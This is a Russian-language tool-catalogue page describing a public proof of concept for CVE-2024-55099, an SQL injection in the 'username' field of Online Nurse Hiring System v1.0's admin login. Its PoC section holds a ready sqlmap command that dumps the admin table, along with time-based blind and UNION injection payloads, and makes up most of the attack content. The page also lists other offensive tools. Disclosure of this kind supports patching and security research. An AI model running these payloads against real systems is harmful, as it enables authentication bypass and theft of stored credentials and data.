
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability- — Доказательство концепции эксплуатации уязвимости CVE-2024-55099, демонстрирующее SQL-инъекцию в Online Nurse Hiring System v1.0 через несанитизированный параметр username, позволяющую перебор базы данных и обход аутентификации. | Kitploit
Инструменты/GitHubGitHub/ugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на ПроникновениеArchived
GitHubugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability-

Доказательство концепции эксплуатации уязвимости CVE-2024-55099, демонстрирующее SQL-инъекцию в Online Nurse Hiring System v1.0 через несанитизированный параметр username, позволяющую перебор базы данных и обход аутентификации.

Репозиторий
1151 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    379
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    288

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-Уязвимость-SQL-инъекции

  • Автор эксплойта: ugurkarakoc

Домашняя страница вендора

  • https://phpgurukul.com/online-nurse-hiring-system-using-php-and-mysql

Ссылка на программное обеспечение

  • https://phpgurukul.com/?sdm_process_download=1&download_id=17826

Обзор

  • Online-Nurse-Hiring-System-v1.0 Недостаточная проверка и очистка входных данных параметра 'username' может создать уязвимость к SQL-инъекциям, позволяя несанкционированный доступ к базе данных и ставя под угрозу безопасность системы.

Детали уязвимости

  • Идентификатор CVE: CVE-2024-55099
  • Затронутая версия: Online-Nurse-Hiring-System-v1.0
  • Уязвимый файл: /admin/index.php.
  • Имена параметров: username
  • Тип атаки: Local

Ссылки:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-55099
  • https://nvd.nist.gov/vuln/detail/CVE-2024-55099

Описание

  • Отсутствие надлежащей проверки и очистки входных данных параметра 'username' позволяет злоумышленнику создавать запросы SQL-инъекции, обходить механизмы аутентификации и получать несанкционированный доступ к базе данных.

Подтверждение концепции (PoC) :


  • sqlmap -r r.txt -dbs --level 5 --risk 3 --batch -D onhsdb -T tbladmin --columns --dump
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3898 FROM (SELECT(SLEEP(5)))CrDy) AND 'rbGV'='rbGV&inputpwd=test&login=

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: username=-6075' UNION ALL SELECT 68,CONCAT(0x7176706a71,0x7168445671545a434e
---

image

Скачать инструмент





